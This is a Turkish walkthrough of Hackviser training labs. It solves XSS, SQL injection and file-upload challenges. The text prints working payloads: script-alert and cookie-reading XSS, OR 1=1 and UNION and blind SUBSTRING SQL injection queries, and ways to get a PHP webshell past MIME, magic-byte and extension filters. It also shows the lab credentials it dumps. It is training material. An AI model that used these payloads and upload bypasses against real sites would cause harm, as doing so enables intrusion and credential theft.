
```

MariaDB [solarflare]> select * from users;
+----+-----+-----+-----+-----+-----+-----+
| id | email           | password          | first_name | last_name | is_admin |
+----+-----+-----+-----+-----+-----+
| 4803d089-7a93-4fed-ab6b-f80f2356c366 | calum.walton@solarflare.hv | 972482b7386ae4cfaf9249c0a806d9eb | Calum       | Walton     | 1         |
| 556641c9-a578-4023-9fa8-eab8cf811f0c | gracie.coleman@solarflare.hv | 8a39b5d418ccb7df63bb200437735a21 | Gracie      | Coleman    | 1         |
| 643ee7cc-c60e-4d2f-a227-975732fcad6  | andrew.walls@solarflare.hv | 3aa7b1e60eb0d205ec167a43d5bdea3 | Andrew      | Walls      | 1         |
| dc1fcfce-cbc7-46d1-b88d-f8dd0ab163f7 | bella.leach@solarflare.hv | e7d5d5ffeaef7343825aa56d109158590 | Bella       | Leach      | 1         |
| dc213e54-fa3c-4a74-b04b-889b57914dde | jane.flynn@solarflare.hv | 8fa80d03952b124e1869036174e6dd0c | Jane        | Flynn      | 1         |
+----+-----+-----+-----+-----+-----+
5 rows in set (0.069 sec)

MariaDB [solarflare]> 

```

Sonuç burada göründüğü gibi. İstediğimiz kullanıcının istediğimiz verisini kullanabiliriz.



Bu şekilde bu odayı da başarıyla tamamlamış bulunuyoruz.

# WEB APPLICATION SECURITY LABS

## XSS

### Reflected XSS

The screenshot shows the 'Reflected XSS' experiment page. At the top, there's a navigation bar with a back arrow, a flask icon, and the title 'Reflected XSS'. On the right, there's a green circular icon with a checkmark and the text '2 Puan'. Below the title, a text box contains the following description: 'Bu laboratuvar Reflected XSS (Cross-Site Scripting) zafiyeti örneğidir. Tamamlayabilmek için, web sitesindeki arama kutusunu kullanarak web sitesinde zararlı betik çalıştırılmalıdır.' (This lab is an example of a reflected XSS vulnerability. To complete it, you must run a malicious script in the search bar of the web site.) Another text box below says: 'Arama kutusu aracılığıyla XSS'yi tetiklemenin bir yolunu bulun.' (Find a way to trigger XSS via the search bar). At the bottom left is a button labeled 'Cevap gereklidir' (Response required). On the right, there's a status box with a globe icon, the URL 'https://causal...', the status 'Çalışıyor' (Working), the time '00sa:43dk', a timer bar indicating '60 DAKİKA' (60 minutes), and a red 'Durdur' (Stop) button. A green button at the bottom right says 'Tamamlandı olarak işaretle' (Mark as completed).

Rreflected XSS ekrana direkt olarak yansıyon bir XSS türündür. Tetiklemek için en basitinden <script>alert(1)</script> payload'ını kullanabiliriz.

The screenshot shows a browser window with the address bar containing 'causal-nova.europe1.hackviser.space/?q=<script>alert%281%29<%2Fscript>'. The main content area displays a message box with the text 'causal-nova.europe1.hackviser.space web sitesinin mesajı' (Message from causal-nova.europe1.hackviser.space web site) and the number '1'. A blue 'Tamam' (OK) button is at the bottom right of the message box. The browser interface includes a search bar, a tab bar with 'causal-nova.europe1.hackviser.space', and various icons.

XSS zafiyetini başarıyla tetikledik.

---

## Stored XSS

The screenshot shows a challenge titled "Stored XSS". The challenge description states: "Bu laboratuvar Stored XSS (Cross-Site Scripting) zafiyeti örneğidir. Websitesinde bulunan sohbet ekranından gönderdiğiniz mesajlar sunucu tarafında filtrelenmeden veritabanına kaydedilmektedir." Below this, it says: "Bir mesaj göndererek tüm kullanıcılarda XSS zayıfyetini tetiklemenin bir yolunu bulun." On the right side, there is a timer box with the text "URL'yi almak için Başlat'a tıklayın" and "00sa:45dk". Below the timer is a button labeled "60 DAKİKA". At the bottom is a large green button labeled "BAŞLAT". A small note at the top right indicates "2 Puan".

Stored XSS web site içerişine gömülü ve sayfa her yüklenliğinde tekrar eden bir XSS zayıfyetidir.

The screenshot shows a "Messages" interface. It displays two messages: "Hello World!" and "test". Below the messages is a text input field labeled "Send Message" and a blue "Submit" button. At the bottom are red "Delete All Messages" and "Logout" buttons.

The screenshot shows a confirmation message box. The text inside reads: "above-stilt-man.europe1.hackviser.space web sitesinin mesajı" and "PHPSESSID=kud3u0tuqbq30m3gl9bntspce". At the bottom is a blue "Tamam" button.

<script>alert(document.cookie)</script> payloadı ile tetiklemeyi başarıyla gerçekleştirdik.

Bir mesajlaşma bölümü mevcut. Sayfa yenilendiğinde dahi mesajlar burada durmaktadır

## DOM-Based XSS

 DOM-Based XSS

Bu laboratuvar DOM-Based XSS (Cross-Site Scripting) zayıfıtı örneğidir. Websitesinde bulunan hesaplama formunun JavaScript kodlarına göz atıldığında, URL ile alınan "height" ve "base" parametrelerinin filtrelenmeden "<script>" etiketleri arasında yazıldığı görülmektedir.

Web sitesinin çalışmasını bozmadan XSS zayıfıtıtı tetiklemenin bir yolunu bulun.

Cevap gerekli değil


URL'yi almak için Başlat'a tıklayın 00sa:45dk

+ 60 DAKİKA

BAŞLAT

Tamamlandı olarak işaretle

DOM Based XSS Reflected ve Stored XSS türlerine göre daha karmaşık bir türdür. Sitenin temel yapısını etkilediği için istismar edilmesi biraz karmaşık olabilir.




The screenshot shows a browser's developer tools with the 'Elements' tab selected. On the left is a UI component for calculating triangle area with fields for Height and Base, and a Calculate button. On the right is the DOM tree. A script tag is selected, revealing its content:

```
<!DOCTYPE html>
<html lang="en">
  <head> ...
  <body>
    <div class="container d-flex justify-content-center">
      <div class="shadow p-5 mb-5 rounded column" style="text-align: center; max-width: 700px; margin-top:20vh;">
        <h1 class="mt-2">Calculate Triangle Area</h1>
        <h6 class="mt-3 mb-4 blockquote-footer">...</h6>
        <form action="#" method="get">...
        <div class="row justify-content-center text-center mt-4">
          <div class="alert alert-success" id="answer" role="alert" style="text-align: center; margin-bottom: 10px;">
            <b>Area:</b>
            <b>10000</b>
          </div>
        </div>
      </div>
    </div>
    <script> == $0
      var height = 100;var base = 200;var ans = base * height /
      2;document.getElementById("answer").innerHTML = "<b>Area:</b> "+ans;
    </script>
  </div>
</body>
</html>
```

Sitede arka planda çalışan fonksiyonu görebiliriz. Burada Dom-Based XSS zayıfıtıtı tetikleyebiliriz.

```
<!DOCTYPE html>
<html lang="en">
  <head> </head>
  <body>
    <div class="container d-flex justify-content-center"> (flex)
      <div class="shadow p-5 mb-5 rounded column" style="text-align: center; max-width: 700px; margin-top:20vh;">
        <h1 class="mt-2">Calculate Triangle Area</h1>
        <h6 class="mt-3 mb-4 blockquote-footer"> </h6>
        <form action="" method="get"> </form>
        <div class="row justify-content-center text-center mt-4"> </div> (flex)
        <script>
          var height = alert(1);
          var base = alert(1);
          var ans = base * height / 2;
          document.getElementById("answer").innerHTML = "<b>Area:</b> " + ans;
        </script>
      </div>
    </div>
    <iframe id="SST3greC" frameborder="0" src="chrome-extension://ekhagklcjbdoajgpjgmbionohlodbjgc/translateSandbox/translateSandbox.html" style="width: 0px; height: 0px; display: none;"/> </iframe>
    <script src="chrome-extension://gpponemhjkpfnbhagomjfkannfbllamg/js.js"> </script>
    <script src="chrome-extension://gpponemhjkpfnbhagomjfkannfbllamg/js.js"> </script>
  </body>
</html>
```

Script tagı zaten mevcut olduğu için sadece input olarak giriş yapılan kısma etiketin içindeki alert fonksiyonunu yazdık. Bu şekilde hem yapısı bozulmadı hem de XSS tetiklenmiş oldu.



## XSS (Cross-Site Scripting) Nedir, Nasıl Önlenir?

XSS, saldırganların kullanıcılarının tarayıcılarına zararlı JavaScript kodu enjekte etmesine olanak tanıyan bir zafiyettir. Bu, kullanıcı bilgilerini çalabilir veya oturumları ele geçirebilir. Korunmak için kullanıcı girdileri sıkı bir şekilde filtrelenmeli, içerik güvenlik politikaları (CSP) uygulanmalıdır ve çıkış verileri doğru bir şekilde kodlanmalıdır.

# SQL INJECTION

## Basic SQL Injection

The screenshot shows a challenge interface with the following details:

- Title:** Basic SQL Injection
- Score:** 3 Puan
- Description:** Bu laboratuvar, oturum açma işlevinde bir SQL Injection güvenlik açığı barındırmaktadır. Laboratuvari çözmek için, bir SQL Injection saldırısı gerçekleştirerek oturum açma adımını atlayın.
- Text:** Sky Raincin adlı kullanıcının e-posta adresi nedir?
- Time Left:** 00sa:45dk
- Remaining Time:** 60 DAKİKA
- Start Button:** BAŞLAT
- Buttons:** Cevabınızı gönderin (on the left and right)

SQLi saldırıları veritabanına yönelik, sorguyu manipüle edilerek sağlanır.

Login

Wrong username or password

Username  
' OR 1=1#

Password  
.....|

Login

Bu en temel SQLi payloadlarından birisidir. OR ifadesi ile sorgu kırılır ve ilk kısmı ne olursa olsun 1=1 doğru olacağı için giriş sağlanır. Sonraki # işaretini ile sorgunun kalanı yorum satırı olarak etkisiz kılmır.

Profile Settings

Sky Raincin  
sraincin0@moonfruit.hv

Logout

Name Sky	Surname Raincin
Mobile Number 172-496-3430	
Address 33887 Raven Terrace	
Postcode 57990	
Email sraincin0@moonfruit.hv	
Country Malaysia	State/Region Coventry

Save Profile

Sonuç olarak veritabanındaki en üstte yer alan kullanıcı hesabına erişim sağladık. Bizden mail adresi isteniyordu. Cevap [sraincin0@moonfruit.hv](mailto:sraincin0@moonfruit.hv) olacaktır.

## Union-Based SQL Injection

The screenshot shows a challenge titled "Union-Based SQL Injection". It includes a description of the attack type, a timer, and a "Start" button.

**Bu laboratuvar, arama işlevinde SQL Injection zafiyeti içermektedir. Sorgudan elde edilen sonuçlar uygulamanın yanıtında döndürülür, böylece diğer tablolardan veri almak için bir UNION saldırısı kullanılabilir.**

Laboratuvarı tamamlamak için, veritabanı adını getiren bir SQL Injection UNION saldırısı gerçekleştirin.

Veritabanı adı nedir?

URL'yi almak için Başlat'a tıklayın 00sa:45dk

60 DAKİKA

BAŞLAT

Cevabınızı gönderin

Cevabınızı gönderin

Union-Based SQLi saldırısı birden fazla sorguyu birleştiren nispeten karmaşık bir enjeksiyon türüdür.

## Search Car Brand

Ford' ORDER BY 1#			
<input type="button" value="Search"/>			
<input type="text"/>			
<input type="text"/>			
<input type="text"/>			
#	Brand	Model	Year
4	Ford	LTD Crown Victoria	1987
16	Ford	Fusion	2011
17	Ford	F350	2010
22	Ford	Mustang	1979
26	Ford	Taurus	1987
30	Ford	Taurus	2007
66	Ford	F250	2002
75	Ford	Taurus	1991
78	Ford	EXP	1987
83	Ford	Taurus	2002

Burada yapılması gereken ilk olay tablonun kaç sütundan olduğunu tespit etmektir. Sırasıyla order by sorgusundaki sayıları artırıyorum. Sorgudan cevap gelmediğinde demek ki diyorum bir önceki sayı kadar sütunu var. Bu sefer union ile farklı verileri birleştirmeye başlıyoruz. Bu son kalan sütuna veritabanı ismini bize getiren database() fonksiyonunu getiriyorum. Bu sql sunucusu tarafından işlenecek ve önmüze çıkarılacaktır.

## Search Car Brand

Ford' ORDER BY 5#

Search

# Brand Model Year

Aslında karşımızda bunu görebiliyoruz. #, brand, model ve year sütunları mevcut. Ama görünmeyen bir sütun var mı bunu tespit etmemiz gerekiyor.

78	Ford	EXP	1987
83	Ford	Taurus	2002
1	ecliptica_cars	3	4

Sorgunun çıktısı olarak veritabanı ismine ulaşmış bulunuyoruz. cevap ecliptica\_cars olacaktır.

# Boolean-Based Blind SQL Injection

Bu laboratuvar, stok kontrol fonksiyonunda bir SQL Injection güvenlik açığı içermektedir. İş mantığı nedeniyle, sunucudan yalnızca "stokta mevcut" veya "stokta mevcut değil" yanıtını dönmektedir.

Laboratuvari tamamlamak için, bu iki olasılığı kullanarak bir Blind SQL Injection saldırısı gerçekleştirin ve veritabanı adını öğrenin.

Veritabanı adı nedir?

Cevabınızı gönderin

Cevabınızı gönderin

URL'yi almak için Başlat'a tıklayın 00sa:45dk

60 DAKİKA

BAŞLAT

Boolean bildiğimiz gibi true-false değerlerini kapsar. Sql sorgusunda da bunu var ya da yok, 1 ya da 0 gibi kullanabiliriz. Burada bir stok kontrol sistemi bulunmaktadır.

## Stock Control

Select an item to check:

iPhone 6S

Check

Product sold out.

Böyle bir sistem bizi karşılamaktır. Görünürde bir müdahale mümkün olmadığı için Burp Suite ile pakete müdahale edeceğiz.

Request

```
Pretty Raw Hex
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Brave";v="129", "Not=A?Brand";v="8",
"Chromium";v="129"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Origin: https://electric-white-tiger.europel.hackviser.space
9 Content-Type: application/x-www-form-urlencoded
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0
Safari/537.36
12 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
13 Sec-Gpc: 1
14 Accept-Language: tr-TR,tr;q=0.5
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://electric-white-tiger.europel.hackviser.space/
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22 Connection: close
23
24 search=iphone6S|+OR+1=1#
```

Response

Stock Control

Select an item to check:

All Products

Check

We have this product in stock.

Normalde stokta olmayan bir ürünü sorguluyoruz. Ama sorguda manipülasyon eklediğimiz için gördüğünüz gibi olumlu sonuç geliyor. Veritabanı ismini çekmeye çalışalım. Bunun için boolean-based'da tek tek harf denemesi yapmak gereklidir.

The screenshot shows the Intruder tool interface. On the left, the 'Request' pane displays a series of HTTP requests, numbered 4 through 24. Request 24 contains the payload: `search=iphonell'+AND+(SELECT+SUBSTRING(database(),1,1))='s'#`. The 'Response' pane on the right shows a page titled 'Stock Control' with the message 'Select an item to check:' and a dropdown menu set to 'All Products'. Below the dropdown is a yellow 'Check' button. A pink box at the bottom states 'Product sold out.'

Bu sorguda ilk harfin s olup olmadığını soruyoruz. Ve cevap yanlış geldiği için demek ki ilk harfi s değil. O halde tek tek deneyeceğiz. Kolay olması için Intruder aracında bu kısma payload ekleyip bulmaya çalışalım.

The screenshot shows the Intruder tool interface. The top part displays a table of payloads, each consisting of a Request number and a Payload character (e, v, j, u, m, w, z, q, x, ..). The 'Response' pane below shows a table with columns: Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment. The first row (Request 5, Payload e) has a status code of 200 and a response of 203. The 'Check' button is visible, and a green box at the bottom states 'We have this product in stock.'

e payload'ı doğru cevabı döndürdügüne göre, ikinci karaktere geçebiliriz. İlk harfini aldık.

Sorguda database() kısmından sonra gelen ilk sayı, kaçinci karakteri sorguladığımı belirtir. buradaki rakamı da artırıyorum.

The screenshot shows a web-based tool for managing requests and responses. At the top, there are tabs for 'Results', 'Positions', 'Payloads', 'Resource pool', and 'Settings'. Below this is a search bar with the placeholder 'Filter: Showing all items'. A table follows, with columns: Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment. The data in the table is as follows:

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
3	c	200	199			2681	
0		200	176			2667	
1	a	200	179			2667	
2	b	200	189			2667	
4	d	200	195			2667	
5	e	200	188			2667	
6	f	200	187			2667	
7	g	200	177			2667	
8	h	200	181			2667	
^	.	...	...			...	

Below the table, there are tabs for 'Request' and 'Response', with 'Response' being selected. Under 'Response', there are links for 'Pretty', 'Raw', 'Hex', and 'Render'. A dropdown menu labeled 'Select an item to check.' contains the option 'All Products'. A yellow button labeled 'Check' is present. A green box below contains the text 'We have this product in stock.'

İkinci karakteri c olarak tespit ettik. Bu şekilde soruyu tamamlayıp cevabı erişeceğiz.

The screenshot shows a terminal window with a dark background. The text 'Veritabanı adı nedir?' is displayed in white. Below it, a blue button-like area contains the text 'echo\_store' in white.

Veritabanı ismini echo\_store olarak bulmuş olduk.

## SQL Injection (SQLi) Nedir, Nasıl Önlenir?

SQLi, bir uygulamanın SQL sorgularını manipüle ederek yetkisiz veri erişimine veya veri değişikliklerine neden olan bir zafiyettir. Saldırırgan, veritabanına zararlı SQL komutları göndererek kritik verilere ulaşabilir. Korunmak için parametreli sorgular kullanılmalı ve kullanıcı girdileri doğrulanmalıdır.

# Unrestricted File Upload

## Basic Unrestricted File Upload

Bu laboratuvar kısıtlanmamış dosya yükleme zafiyeti içermektedir. Örnek uygulamada görsel yükleme işlevi mevcuttur, ancak yüklenen dosya içeriği veya türü sunucuda kontrol edilmemektedir.

Laboratuvari tamamlamak için kötü amaçlı bir PHP betiği yükleyin ve "config.php" dosyasını okuyun.

"config.php" dosyasında bulunan veritabanı şifresi nedir?

URL'yi almak için Başlat'a tıklayın 00sa:45dk

60 DAKİKA

BAŞLAT

Cevabınızı gönderin

Cevabınızı gönderin

Burada file upload zafiyetinden söz ediliyor. Kendi yazdığımız webshell yazılımını yükleyip beklenen dosyayı okumaya çalışalım.

## File Manager

Delete uploads

Allowed formats: gif, jpg, jpeg, png

Upload a image.

File uploaded successfully!

File path: [uploads/YavuzShell.php](#)

Choose File:

Dosya Seç

Dosya seçilmedi

Upload

Net bir şekilde hiç zorlanmadan .php uzantılı webshell uygulamamızı upload edebildik. Dosyaya erişelim ve config.php dosyasını okuyalım.

## Editing File: /var/www/html/config.php

```
<?php
    try{
        $host = 'localhost';
        $db_name = 'hv_database';
        $charset = 'utf8';
        $username = 'root';
        $password = '8jv77mvXwR7LVU5v';

        $db = new PDO("mysql:host=$host;dbname=$db_name;charset=$charset", $username, $password);
    } catch(PDOException $e){
    }
?>
```

Save

Config.php dosya içeriği bu şekildedir. bizden istenen şifre 8jv77mvXwR7LVU5v şeklindedir.

# MIME Type Filter Bypass

Bu laboratuvar kısıtlamamış dosya yükleme zafiyeti içermektedir. Uygulamadaki görsel yükleme işlevi, yüklenen dosyalı Mime-Type değerine göre filtrelemektedir.

Laboratuvari tamamlamak için Mime-Type'i değiştirmek için kötü amaçlı bir PHP betiği yükleyin ve "config.php" dosyasını okuyun.

"config.php" isimli dosyadaki veritabanı şifresi nedir?

Cevabınızı gönderin

URL'yi almak için Başlat'a tıklayın 00sa:45dk

60 DAKİKA

BAŞLAT

Cevabınızı gönderin

MIME Type dosya tipini belirleyen bir özellikdir ve sınırlama filtreleme işlemlerini yapabilir. Burp Suite ile pakette oynamalar yapıp benzer işlevi gerçekleştireceğiz.

Request

```
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://refined-chase.euope1.hackviser.space/index.php
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0
22 Connection: close
23
24 -----WebKitFormBoundaryrZaOfvCAnpVNUnus
25 Content-Disposition: form-data; name="input_image"; filename="YavuzShell.php"
26 Content-Type: image/png
27
28 <!DOCTYPE html>
29 <html lang="en">
30
31 <head>
32   <meta charset="UTF-8">
33   <meta name="viewport" content="width=device-width, initial-scale=1.0">
34   <link rel="icon" href="data:image/x-icon;base64,AAABAAAAEAAAAPACABgQAAFGAAAAcgAAAAAAGAAAA
EACAAAAAAAAIAAAAIAAAAIAAAAIAABwCgAeLCoSA8dHg7V12H4PPTUAE+vnD3G/cAd3d
3APUVABBFhwa+vrCARERBAdv7+8AUtLSA7JdnQdu7u4A40dgACTk5AIAmMAApESxALCmADj+4MA
qfurAHb4+AD0se4A2dnAMBHD0mt7eDAfCj+ALSOlAdf398A+eHnACwesADwsTA+s7OATFx1sD15
+eTASf+nAmKrygDU1NCAYv@LArcz3AD1SeU@/63AMXdxGDXNg@Pbn&HTU1AcgoKAAvb/9ARV1dQ
CBvLsAsAeLusJ1iyADV1dUA5ubmAJeXLxDX15cA50TkAfPlg@pBz7OsA//AF?+/qB9/ f0AAAAAAA
```

Response

Allowed formats: gif, jpg, jpeg, png

Upload a image.

File uploaded successfully!

File path: uploads/YavuzShell.php

Choose File:

Dosya Seç Dosya seçilmemi

Upload

2,495 bytes | 138 millis

Content-type değerini png olarak değiştirdik ve yükleme tamamlandı.

```
<?php
try{
    $host = 'localhost';
    $db_name = 'hv_database';
    $charset = 'utf8';
    $username = 'root';
    $password = 'fRqs3s79mQxv6Xvt';

    $db = new PDO("mysql:host=$host;dbname=$db_name;charset=$charset", $username, $password);
} catch(PDOException $e){
}
?>
```

Save

Şifreyi direkt olarak buradan görebiliriz. fRqs3s79mQxv6Xvt cevabını bulduk.

## File Signature Filter Bypass

  File Signature Filter Bypass

Bu laboratuvar kısıtlanmamış dosya yükleme zafiyeti içermektedir. Uygulamadaki resim yükleme işlevi, yüklenen dosyaları dosya imzasına (diğer bir deyişle sihirli baytlara) göre filtrelemektedir.

Laboratuvari tamamlamak için, dosya imzasını manipüle ederek kötü amaçlı bir PHP betiği yükleyin ve "config.php" dosyasını okuyun.

"config.php" dosyasında bulunan veritabanı şifresi nedir?

Gebinizi gönderin

 3 Puan

 URL'yi almak için Başlat'a tıklayın 00sa:45dk

 60 DAKİKA

 BAŞLAT

 Gebinizi gönderin

Buradaki laboratuvara çözüm olarak content-type değerini değil, dosyanın en başındaki, ne olduğunu belirten byte kısmı ile yani imzası ile kontrol sağlıyor. Buraya png, jpeg gibi dosyaların imzasını yerleştirdip php dosyamızı geçirebiliriz.

Rastgele bir png dosyasından imzasını alıyorum. 28. satırda görünen karakter dizisi png dosyasının imzasıdır.

Png dosya imzası ile php dosyamızı yükleyemedik. Diğer dosya formatlarının imzasını deneyebiliriz.

The screenshot shows two panels: 'Request' and 'Response'.  
The 'Request' panel displays a POST request with a multipart boundary and a file named 'YavuzShell.php' attached.  
The 'Response' panel shows a 'File Manager' interface with a success message: 'File uploaded successfully!' and a file path: 'uploads/YavuzShell.php'. It also includes a file upload form with a 'Choose File:' button and a 'Upload' button.

GIF dosya imzası ile dosya yüklemeyi başarıyla yaptık. Şimdi veritabanı bağlantı şifresini edinelim.

The screenshot shows an 'Editing File: /var/www/html/config.php' interface. The code in the editor is:

```
<?php
try{
    $host = 'localhost';
    $db_name = 'hv_database';
    $charset = 'utf8';
    $username = 'root';
    $password = '2xESbdzvegfahykF';

    $db = new PDO("mysql:host=$host;dbname=$db_name;charset=$charset", $username, $password);
} catch(PDOException $e){
}
?>
```

A red 'Save' button is at the bottom right of the editor.

Şifremiz 2xESbdzvegfahykF şeklindedir.

## File Extension Filter Bypass

Bu laboratuvar kısıtlanmamış bir dosya yükleme güvenlik açığı içerir. Uygulamadaki resim yükleme işlevi, yüklenen dosyaları uzantılarına göre filtreler. Yüklenmesi tehlikeli olan birçok dosya uzantısı kara listededir.

Laboratuvari tamamlamak için kara listede olmayan bir dosya uzantısı bulun ve bu uzantıyla sahip kötü amaçlı bir PHP dosyasını yükleyin, ardından "config.php" dosyasını okuyun.

"config.php" dosyasındaki veritabanı şifresi nedir?

URL'yi almak için Başlat'a tıklayın 00sa:45dk

60 DAKİKA

BAŞLAT

Cevabınızı gönderin

Cevabınızı gönderin

Burada blacklist yönteminden bahsediliyor. Akla ilk gelen yöntem .php5, phtml gibi dosya uzantıları denemektir.

## File Manager

Delete uploads

Allowed formats: gif, jpg, jpeg, png

Upload a image.

File uploaded successfully!

File path: [uploads/shell2.php5](#)

Choose File:

Dosya Seç Dosya seçilmedi

Upload

.php5 uzantısını rastgele denerken ilk seferde kabul ettirdik. Hatta .phtml uzantısını da kabul ettirdik. Hangisini istersen kullanabiliriz.

MAIN PAGE

FILE MANAGER

- List Files
- Search File
- Config Files

COMMANDS

- Run Command

HELP

- User Manual

System Information

Date and Time: 15:04 / 17.10.2024

Operating System: Linux

IP Adress: 172.20.4.98

Server Software: Apache/2.4.56 (Debian)

PHP Version: 8.2.14

User: uid=33(www-data) gid=33(www-data) groups=33(www-data)

User Groups: www-data

Server Name: debian

Adres satırına bakarsak hangi dosyada olduğumuz görülmektedir.

## Editing File: /var/www/html/config.php

```
<?php
try{
    $host = 'localhost';
    $db_name = 'hv_database';
    $charset = 'utf8';
    $username = 'root';
    $password = 'Qr3eydwjjZmPpwVm';

    $db = new PDO("mysql:host=$host;dbname=$db_name;charset=$charset", $username, $password);
} catch(PDOException $e){
}
?>
```

Save

Aradığımız şifre değeri, Qr3eydwjjZmPpwVm şeklindedir.

## Unrestricted File Upload Nedir, Nasıl Önlenir?

